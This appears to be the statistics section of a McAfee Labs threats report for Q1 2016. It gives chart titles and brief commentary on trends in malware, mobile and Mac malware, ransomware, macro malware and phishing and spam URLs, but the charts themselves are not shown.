
Malware

Web Threats

Network Attacks


Malware

New Malware



Source: McAfee Labs, 2016.

Total Malware




Source: McAfee Labs, 2016.

Share this Report


Starting with this threats report, we have adjusted our mobile malware sample counting method to increase its accuracy. This adjustment has been applied to all quarters shown in the new mobile malware and total mobile malware charts.

New Mobile Malware



Source: McAfee Labs, 2016.


Total Mobile Malware



Source: McAfee Labs, 2016.


Share this Report

Regional Mobile Malware Infection Rates in Q1 2016
(percent of mobile customers reporting infections)



Source: McAfee Labs, 2016.

Global Mobile Malware Infection Rates
(percent of mobile customers reporting infections)




Source: McAfee Labs, 2016.

Share this Report


The spike in Mac OS malware is due primarily to an increase in VSearch adware.

New Mac Malware



Source: McAfee Labs, 2016.

Total Mac Malware




Source: McAfee Labs, 2016.

Share this Report


Ransomware rose 24% this quarter, continuing its rapid rise, due in part to the fact that relatively unskilled cybercriminals can use exploit kits to deploy the malware. McAfee Labs offers several resources for combating this threat, including How to Protect Against Ransomware and Understanding Ransomware and Strategies to Defeat It.

New Ransomware



Source: McAfee Labs, 2016.

Total Ransomware




Source: McAfee Labs, 2016.

Share this Report


For more on this threat, read "Abuse of trust: exploiting online security's weak link," from a recent threats report.

New Malicious Signed Binaries



Source: McAfee Labs, 2016.

Total Malicious Signed Binaries




Source: McAfee Labs, 2016.

Share this Report


Macro malware continues its rapid rise. For more on this threat, read our Key Topic on macro attacks in the McAfee Labs Threats Report, November 2015.

New Macro Malware



Source: McAfee Labs, 2016.

Total Macro Malware




Source: McAfee Labs, 2016.

Share this Report


Web Threats

New Suspect URLs



Source: McAfee Labs, 2016.


New Phishing URLs



Source: McAfee Labs, 2016.


Share this Report

New Spam URLs



Source: McAfee Labs, 2016.

Global Spam and Email Volume
(Trillions of messages)




Source: McAfee Labs, 2016.

Share this Report

Source: McAfee and Microsoft, 2017.

